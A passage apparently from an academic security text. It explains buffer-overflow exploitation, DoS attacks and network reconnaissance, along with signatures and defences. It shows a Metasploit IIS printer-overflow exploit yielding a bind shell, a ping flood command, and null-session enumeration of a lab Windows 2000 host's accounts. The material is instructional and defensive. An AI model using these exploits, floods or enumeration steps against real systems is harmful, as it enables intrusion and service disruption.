
Preserving process state is important because the same preconditions to be true before payload executes no matter where EIP lands. Process state preservation can be accomplished by the nop instruction because the nop instruction tells the process to perform no operation. The processor simply wastes a cycle and moves on to the next instruction, and other than incrementing EIP, this instruction does not modify the state of the process. Every CPU has one or more opcodes that can be used as no-op instructions. The x86 CPU has the nop opcode, which maps to 0x90. To extend the landing area on an x86 target, a payload could be prepended with a series of 0x90 bytes. 0x90 represents the XCHG EAX, EAX instruction which exchanges the value of the EAX register with the value in the EAX register, thus maintaining the state of the process.

3.2.7 Choosing a Payload and Encoder

The final stage of the exploit development process involves the creation and encoding of a payload that will be inserted into the attack string and sent to the target to be executed. A payload consists of a succession of assembly instructions which achieve a specific result on the target host such as executing a command or opening a listening connection that returns a shell.

The latest release of the Metasploit Framework includes over 65 payloads that cover nine operating systems on four architectures. Research work used metasploit framework's payload database to generate and use win32_bind shellcode. Figure 3.10. shows the

execution of iis50_printer_overflow exploit from within MetaSploit Framework.



```
MSFConsole
-----
Exploit:      Name      Default      Description
-----
optional      SSL              Use SSL
required      RHOST           172.31.1.90   The target address
required      RPORT           80            The target port

Payload:      Name      Default      Description
-----
required      EXITFUNC       seh          Exit technique: "process", "thread", "seh"
required      LPORT          4444         Listening port for bind shell

Target: Windows 2000 SP0/SP1

msf iis50_printer_overflow(win32_bind) > check
[*] The system appears to be vulnerable
msf iis50_printer_overflow(win32_bind) > exploit
[*] Starting Bind Handler.
[*] Trying Windows 2000 SP0/SP1 using return to esp at 0x732c45f3...
[*] Got connection from 172.31.1.4:2595 <-> 172.31.1.90:4444

Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\WINNT\system32>
```

Figure 3.10: Successful Exploitation of Windows2000 Sp0

3.2.8 Suggested Overflow Defense Methods

Canary-based defenses

Researcher Crispin Cowan created an approach called StackGuard. Stackguard modifies the C compiler (gcc) so that a “canary” value is inserted in front of return addresses. The “canary” acts like a canary in a coal mine: it warns when something has gone wrong. Before any function returns, it checks to make sure that the canary value hasn’t changed. If an attacker overwrites the return address (as part of a stack-smashing attack), the canary’s value will probably change and the system can stop instead. This is a useful approach, but this does not protect against buffer overflows overwriting other values (which may still be vulnerable). There has been research effort to extend this approach to protecting other values (such as those on the heap) as well. Stackguard is used by Immunix (a Secure Linux Clone).

IBM’s stack-smashing protector (ssp), originally named ProPolice, is a variation of StackGuard’s approach. Like StackGuard, ssp uses a modified compiler (gcc) to insert a canary in function calls to detect stack overflows. It reorders where local variables are stored, and copies pointers in function arguments, so that they’re also before any

arrays. This strengthens the protection of `ssp`; this means a buffer overflow can't modify a pointer value (otherwise an attacker who can control a pointer can control where the program saves data using the pointer).

Microsoft has added a compiler flag (`/GS`) to implement canaries in its C compiler, based on the StackGuard work.

Non-executing stack defenses

Another approach starts by making it impossible to execute code on the stack. Unfortunately, the memory protection mechanisms of the x86 processors (the most common processors) does not easily support this; normally if a page is readable, it is executable. It turns out that there are cases where executable programs are needed on the stack; this includes signal handling and trampoline handling. Trampolines are exotic constructs sometimes generated by compilers to support constructs like nested subroutines.

The original patch to have Non-executing stack defenses in Linux was rejected by Linus Torvalds in 1998. Even if code can not be placed on the stack, an attacker could use a buffer overflow to make a program "return" to an existing subroutine (such as a routine in the C library) and create an attack i.e. just having a non-executable stack isn't enough strength to protect against buffer overflow attacks.

Another idea was developed to counter this problem by moving all executable code to an area of memory called the "ASCII armor" region. Attackers often can not insert the ASCII NUL character (0) using typical buffer overflow attacks. That means that attackers find it difficult to make a program return to an address with a zero in it. Since that is the case, moving all executable code to addresses with a 0 in it makes attacking the program far more difficult.

The largest contiguous memory range with this property is the set of memory addresses from 0 through 0x01010100, so that has christened the ASCII armor region. Combined with non-executable stacks, this approach is valuable: non-executable stacks prevent attackers from sending new executable code, and ASCII-armor makes it hard

for attackers to work around it by exploiting existing code. This protects against stack, buffer and function pointer overflows, all without recompilation.

However, ASCII-armor does not work for all programs; big programs may not fit in the ASCII-armor region (so the protection will be imperfect), and sometimes attackers can get a 0 into their destination. Also, some implementations does not support trampolines, so the protection may have to be disabled for programs that need them. Red Hat's Ingo Molnar implemented this idea in "exec-shield" patch, which is used by Fedora core (the freely available distribution available from Red Hat). The latest version OpenWall GNU/Linux (OWL) uses an implementation of this approach by Solar Designer.

Other approaches

One approach is to make standard library routines more resistant to attack. Lucent Technologies developed Libsafe, a wrapper of several standard C library functions like strcpy() known to be vulnerable to stack-smashing attacks. Libsafe is open source software licensed under the LGPL. The libsafe versions of those functions check to make sure that array overwrites can't exceed the stack frame. However, this approach only protects those specific functions, not stack overflow vulnerabilities in general, and it only protects the stack, not local values in the stack. Their original implementation uses LD_PRELOAD, which can conflict with other programs.

Another approach is called "split control and data stack", the idea is to split the stack into two stacks, one to store control information (such as the "return" address) and the other for all the other data. Xu et al. implement this in gcc, and StackShield implements it in the assembler. This makes it much harder to manipulate the return address, but it does not defend against buffer overflow attacks that change the data of calling functions.

One of other critical network based attack which has created havocs in the past and its variants are equally critical for the Internet infrastructure these days, is Denial of Service attack. Next, section discusses Denail of Service attacks in detail.

3.3 Denial of Service Attacks (DoS)

Another powerful attack which has many exploits publicly available is Denial of Service. A Denial of Service attack is attack through which a person can render a system unusable or significantly slow down the system for legitimate users by overloading the resources so no one else can access it. It can be an accidental or deliberate in nature. These attacks are very difficult to prevent. However, restricting access to critical accounts, resources and files can be helpful in curtailing these.

There are two types of DoS attacks. One type of attack crashes a system and/or network. Another type of attack involves flooding the system and/or network with so much of information that it can not respond to the legitimate requests. With these traditional Denial of Service attacks, a single machine is usually launching the attack against the victim and it is very much feasible to block attackers IP at the Firewall level.

On the other hand, when hundreds of machines under the control of some master launch the attack against a victim it is called Distributed Denial of Service (DDoS) attack and it is very difficult to protect against DDoS. DDoS scenario is depicted in Figure 3.11.




Figure 3.11: Distributed Denial of Service Attack

3.3.1 Ping of Death

PING is used interactively on the command line to test reachability of a remote computer. The PING based Distributed Denial of Service (DDoS) attacks are known to be quite damaging to the availability of the web-based services. The PING-attack floods the victim (a computer/server) with ICMP echo request messages, in an attempt to tie up its link bandwidth and computing resources. The PING request message uses ICMP echo-request message, whereas the PING reply message uses ICMP echo reply message. The ICMP standard is defined in RFC-792 [Pos81c] and updated in RFC-1122 [Bar89].

In October of 2002, a massive Distributed Denial of Service (DDoS) attack interrupted web traffic on nine of the 13 DNS “root” servers that control the Internet. The 13 DNS root servers are the backbone that runs the domain names and IP addresses on the web. The DDoS attack lasted for 1 hr, and was done via PING-flooding of the root servers.

The Internet Software Consortium (ISC), which manages one of the targeted root servers, reported 80 Mbps of traffic to its server, which was more than 10 times the normal load. During the course of the PING attack, only four of 13 root servers remained up and were running while seven were completely crippled. Coming on the heels of cyberterrorism threats, this PING-based DDoS attack has been taken seriously as it was an attack on the Internet itself. Earlier, similar PING-flooding based DDoS attacks have brought down high profile web sites such as Ebay, ETrade, and Yahoo [Lee00].

Such exploits are real dangers, one such attack “Ping of Death” works by sending a very large ping packet to the host machine. This exploit works at network level and since many operating environment does not deal with such an exceptional condition, it causes most of machines especially running windows 98 to hang or crash. This also causes blue screen of death to appear in case of Windows NT. It uses large Internet Control Message Protocol (ICMP) and works at layer 3 in the OSI model. ICMP is usually used to convey status and error information which includes network transport and network congestion problems.

This attack is very simple to initiate by ping program as shown below:

```
C:\>ping -l 1500 172.31.1.91 -t
```

Pinging 172.31.1.91 with 1500 bytes of data:

```
Reply from 172.31.1.91: bytes=1500 time=2ms TTL=128
Reply from 172.31.1.91: bytes=1500 time=2ms TTL=128
Reply from 172.31.1.91: bytes=1500 time=2ms TTL=128
Reply from 172.31.1.91: bytes=1500 time=2ms TTL=128
Reply from 172.31.1.91: bytes=1500 time=2ms TTL=128
Reply from 172.31.1.91: bytes=1500 time=2ms TTL=128
Reply from 172.31.1.91: bytes=1500 time=2ms TTL=128
```

Ping statistics for 172.31.1.91:

Packets: Sent = 7, Received = 7, Lost = 0 (0% loss),

Approximate round trip times in milli-seconds:

Minimum = 2ms, Maximum = 2ms, Average = 2ms

By default Windows ping program sends payload of just 32 bytes, but by using -l option attacker can specify the load upto 65500 bytes.

Signature of the Attack

The following is the Wireshark (a Sniffing tool) output showing the network traffic dump of ping -l 65500 172.31.1.91 -t

No.	Time	Source	Destination	Protocol	
1	0.000000	172.31.1.4	172.31.1.91	IP	Fragmented IP protocol (proto=ICMP 0x01, off=0) [Reassembled in #45]
2	0.001051	172.31.1.4	172.31.1.91	IP	Fragmented IP protocol (proto=ICMP 0x01, off=1480)

```

[Reassembled in #45]
3  0.002099    172.31.1.4    172.31.1.91    IP    Fragmented IP protocol
                                         (proto=ICMP 0x01, off=2960)
                                         [Reassembled in #45]
. . .
. . .
44 0.045220    172.31.1.4    172.31.1.91    IP    Fragmented IP protocol
                                         (proto=ICMP 0x01, off=63640)
                                         [Reassembled in #45]
45 0.045231    172.31.1.4    172.31.1.91    ICMP    Echo (ping) request

```

Frame 45 (422 bytes on wire, 422 bytes captured) Ethernet II, Src: D-Link_78:77:c3 (00:50:ba:78:77:c3), Dst: HewlettP_b1:46:17 (00:15:60:b1:46:17) Internet Protocol, Src: 172.31.1.4 (172.31.1.4), Dst: 172.31.1.91 (172.31.1.91)

Version: 4

Header length: 20 bytes

Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)

Total Length: 408

Identification: 0x05e2 (1506)

Flags: 0x00

Fragment offset: 65120

Time to live: 128

Protocol: ICMP (0x01)

Header checksum: 0xb919 [correct]

Source: 172.31.1.4 (172.31.1.4)

Destination: 172.31.1.91 (172.31.1.91)

IP Fragments (65508 bytes): #1(1480), #2(1480), #3(1480), #4(1480), #5(1480)

..... #44(1480), #45(388)

Internet Control Message Protocol

Type: 8 (Echo (ping) request)

Code: 0
Checksum: 0x557d [correct]
Identifier: 0x0400
Sequence number: 0x1a00
Data (65500 bytes)

As payload can not be greater than 1480 bytes it is fragmented into number of requests and gets assembled at the destination thus causing the victim to hang or crash. Above details show 65500 payload is divided into 45 IP fragments numbered from #1 to #45 with final fragment having payload of 388 bytes.

There are two ways to get defended against Ping of Death, one is to patch the system with latest version or block the large ping payloads at the routers or firewalls i.e. network peripheries.

3.3.2 Land Exploit

Land exploit launches a Denial of Service attack against various TCP implementations. The program sends a TCP SYN packet where the source and destination addresses are same as well as source and destination ports are same. This represents an exceptional condition thus landing system into a crash situation.

TCP is a reliable connection-oriented protocol that operates at transport layer i.e. layer 4 of OSI model. It requires a three- way handshake to initiate new connections. When a new connection is initiated, a SYN flag is made on to make machines synchronize. In reply server machine sends a packet with SYN and ACK flags on. But in case of Land Exploit as source and destination addresses are same, most machines will crash or hang because their TCP implementation are not aware of such situations.

Signature of the Attack

Any packet that has following characteristics is a land attack:

- Source and Destination addresses are same
- Source and Destination ports are same

These generally do not occur, so any packets that have these features should be dropped.


3.3.3 Smurf

The “smurf” attack is quite simple. It has a list of broadcast addresses which it stores into an array, and sends a spoofed icmp echo request to each of those addresses in series and starts again. It falls under category of network-level attacks against hosts. A perpetrator sends a large amount of ICMP echo (ping) traffic at broadcast addresses, all of it having a spoofed source address of a victim. If the routing device delivering traffic to those broadcast addresses performs the IP broadcast to layer 2 broadcast, most hosts on that IP network will take the ICMP echo request and reply to it with an echo reply each, multiplying the traffic by the number of hosts responding. On a multi-access broadcast network, there could potentially be hundreds of machines to reply to each packet. The two main components of the smurf attack are the use of forged packets and the use of broadcast address. A broadcast address is a single address used to send a packet to all hosts on a network segment. The IP broadcast address for test bed network 172.31.1.0/24 is 172.31.1.255. This address will send the packet to all the machines on 172.31.1.0 network.

To start this attack, the attacker generates an ICMP echo request using the forged source address and a broadcast address as the destination. This causes the packet to be sent to all machines on that network segment, with each machine replying to the request and sending an ICMP echo reply back. This leads to high network traffic thus causing degraded performance or denial of service for that network segment.

Signature of the Attack

One signature of the attack is degraded network performance. Most Intrusion Detection Systems (IDS) look for large number of ICMP requests originating from specific host and an ICMP request sent to broadcast address. Figure 3.12 shows the network traffic capture where attacker machine 172.31.1.17 forged the IP address to 172.31.1.90, which is the victim of broadcast ICMP traffic.



No. -	Time	Source	Destination	Protocol	Info
23	88.772969	172.31.1.90	172.31.1.255	ICMP	Echo (ping) request
24	88.793393	172.31.1.90	172.31.1.255	ICMP	Echo (ping) request
25	88.812966	172.31.1.90	172.31.1.255	ICMP	Echo (ping) request
26	88.832969	172.31.1.90	172.31.1.255	ICMP	Echo (ping) request
27	88.852973	172.31.1.90	172.31.1.255	ICMP	Echo (ping) request
28	88.872976	172.31.1.90	172.31.1.255	ICMP	Echo (ping) request
29	88.893002	172.31.1.90	172.31.1.255	ICMP	Echo (ping) request
30	88.912972	172.31.1.90	172.31.1.255	ICMP	Echo (ping) request
31	88.932972	172.31.1.90	172.31.1.255	ICMP	Echo (ping) request
32	88.952974	172.31.1.90	172.31.1.255	ICMP	Echo (ping) request

Frame 23 (1042 bytes on wire, 96 bytes captured)
Ethernet II, Src: Microsof_56:44:91 (00:03:ff:56:44:91), Dst: Microsof_39:6a:33
Internet Protocol, Src: 172.31.1.90 (172.31.1.90), Dst: 172.31.1.255 (172.31.1.255)
Internet Control Message Protocol
Type: 8 (Echo (ping) request)
Code: 0
Checksum: 0xf7ff
Identifier: 0x0000

Figure 3.12: Smurf Attack Signatures

The amount of bandwidth and packets per second (pps) that can be generated by this attack is quite large. To stop routers from converting layer 3 broadcasts into layer 2 broadcasts, use the “no ip directed-broadcast” interface configuration command. This should be configured on all routers which provide routing to large multi-access broadcast networks (generally LANs). Filtering ICMP echo reply packets destined for your high-profile machines at the ingress interfaces of the network border routers will then permit the packets to be dropped at the earliest possible point. However, it does not mean that the network access pipes would not fill, as the packets will still come down the pipe to be dropped at the router. It will, however, take the load off the system being attacked.

3.3.4 SYN Flood

SYN Flood exploits vulnerability in TCP implementation(s) by opening a large number of half-open TCP/IP connections. The impact of this can be observed on most of the operating systems. TCP/IP three-way handshake happens as shown below:

- Client Initiates a connection with the server. Client sends a packet to the server with SYN bit set.
- The server receives this packet and sends back a packet with the SYN bit and an ISN (Initial Sequence Number) for the server.
- Client sets the ACK bit acknowledging the receipt of the packet and increments the sequence number by 1

Following the above sequence of steps, the two machines have successfully established a session. Sequence Numbers are very important to provide reliable communication but they are also crucial to hijacking a session. Sequence numbers are a 32-bit counter, which means the value can be any of over 4 billion possible combinations. The sequence numbers are used to tell the receiving machine what order the packets should go in when they are received. A typical TCP/IP connection happens when a system connects to some site using HTTP, Telnet or SSH. Shown below is network traffic dump showing three-way handshake where a client 172.31.1.4 establishes a http connection to the web server 172.31.1.90 at port 80.

No.	Time	Source	Destination	Protocol	Info
4	6.055714	172.31.1.4	172.31.1.90	TCP	1294 > http [SYN] Seq=0 Len=0 MSS=1460
5	6.084340	172.31.1.90	172.31.1.4	TCP	http > 1294 [SYN, ACK] Seq=0 Ack=1 Win=17520 Len=0 MSS=1460
6	6.084445	172.31.1.4	172.31.1.90	TCP	1294 > http [ACK] Seq=1 Ack=1

Win=65535 Len=0

First phase of the three-way handshake SYN bit is set on by 0x0002, source is 172.31.1.4 with src port(1294) and destination is 172.31.1.90 with dst port(80).

```
Frame 4 (62 bytes on wire, 62 bytes captured) Internet Protocol,
Src: 172.31.1.4 (172.31.1.4), Dst: 172.31.1.90 (172.31.1.90)
Transmission Control Protocol, Src Port: 1294 (1294), Dst Port: http
(80), Seq: 0, Len: 0
    Source port: 1294 (1294)
    Destination port: http (80)
    Sequence number: 0    (relative sequence number)
    Header length: 28 bytes
    Flags: 0x0002 (SYN)
        .... ..1. = Syn: Set
    Window size: 65535
    Checksum: 0x5dd3 [correct]
    Options: (8 bytes)
```

Signature of the Attack

The signature of the attack is fairly simple. When a large number of SYN packets appear on a network without the corresponding reply packets as shown in Flow Graph Figure 3.13 system is under SYN flood attack.

This attack causes a number of SYN packets sent to the destination. As SYN_ACK is received from the server attacker machine does not sent the ACK packet back thus three-way handshake is not complete, these are called half-open connections. The server has in its system memory a built-in data structure describing all pending connections. This data structure is of finite size, and it can be made to overflow by intentionally creating too many half-opened connections.

The memory area pertaining to this data structure eventually gets filled and the




Figure 3.13: SYN Flood Attack Signatures

system is unable to accept any new connection. Normally, TCP implementations use timeout to expire such connections, but in case(s) of flooding attacker sends SYN packets faster than that can be replied by the victim. Thus impacting the performance severely, and in come cases might even crash the system.

Proper router and/or firewall configurations can reduce the likelihood of such attacks by allowing only a limited number of half-opened connections to be active at a given time. But in case of spoofed IPs by the attacker, unknowingly legitimate user may be blocked to access the service(s). Linux and Solaris operating environments implement SYN cookies to curtail such floods. SYN cookies, stop storing the information in the queue by setting the ISN (initial sequence number) as a function of the sender's IP address.

3.4 A Live walk-through into System Hacking

This work presents a live walk-through where an attacker goes through a series of steps towards a vulnerable (Non-patched) system. The steps involved are base-lined against DCOM-RPC (Distributed Component Object Model - Remote Procedure Call) exploit,

which is very common and hits most of the Windows OS environments.

This is typical case of an educational institute where say Mr.Cracker comes with his laptop, hooks on the laptop to the free Info-outlet port and gets an IP (Internet protocol) address dynamically assigned by Institute's DHCP (Dynamic Host Configuration Protocol). Following series of steps are followed to gain access to critical systems.

3.4.1 Reconnaissance and Enumeration Phase

This is the first phase of an attack hacker tries to gather as much as information possible for the target. There are two ways of gathering information first one is passive where an attacker listens to the network traffic by using a Network Sniffing Software and secondly information can be gathered by probing the machine/network thus leading to an active methodology. Whatever may be the case, intent is to know which operating system is running on the target and which all ports are open so as to tailor made an attack.

One of the most popular types of passive attacks is sniffing. This involves sitting on a network segment, watching and recording all traffic that passes on the segment. This will provide lot of information to the hacker. Hacker can sniff NT authentication packets and later on use some password cracking tools to get user credentials. In active reconnaissance attacker probes the system with some tool.

Attacker uses a tool to scan the target and enumerate so as to expose many critical details which helps to mould the attack accordingly. SuperScan is used to scan the whole network so as to build an inventory of the systems running on the network and finally targeting the weakest among these to launch the attack. For this live walk-through a machine with 192.168.1.75 (private IP series address) is chosen to be an attacker's machine and 192.168.1.76 as IP address for the victim. Attacker launches scanning (i.e. active reconnaissance) as in shown in Figure 3.14.

From this hacker comes to know that the victim machine is having ports 135, 137 opened, which are basically used by windows NetBIOS over TCP/IP for file sharing. Next hacker runs enumeration for this particular machine so as to get more details about




Figure 3.14: Active Reconnaissance: Probing the system with a tool

the accounts, shares, services etc. The following information is retrieved by enumeration as shown in Figure 3.15. This information is very critical and gives valuable information to the hacker.

Attempting a NULL session connection on 192.168.1.76

NULL session successful to \\192.168.1.76\IPC\$

A null session is only established when there are no credentials for a process to start under (no user name or password). Typically, only the operating system itself runs as a system user.

Workstation/server type on 192.168.1.76

Windows 2000

Workstation/Server Name : "192.168.1.76"




Figure 3.15: Enumeration Phase of the Victim Machine

```
Platform ID      : 500
Version         : 5.0
Comment         : ""
Type            : 00051003
```

It also tells the hacker that the Operating System is Windows 2000 so that attacks can be tailored. Another important information shown is about the users, their names, password aging policy, last logon, number of logons etc.

Total Users: 2

--- 1 ---

Admin "Administrator"

Full Name: ""

System Comment: "Built-in account for administering the computer/domain"

User Comment: ""

Last logon: Sun Jan 08 14:44:12 2006 (0 days ago)

Password expires: Never

Password changed: 0 days ago
Locked out: No
Disabled: No
Number of logons: 1
Bad password count: 0

--- 2 ---

User "Guest"
Full Name: ""
System Comment: "Built-in account for guest access to the computer/domain"
User Comment: ""
Last logon: Never
Password expires: Never
Password changed: Never
Locked out: No
Disabled: Yes
Number of logons: 0
Bad password count: 0

Password and account policies on 192.168.1.76

Account lockout threshold is 0 Minimum password length is 0 Maximum
password age is 42 days

As can be seen Account lockout threshold is by default set to 0, which means intruder
can try out credentials any number times and will never be locked out.

Shares on 192.168.1.76

IPC: IPC\$ (Remote IPC)

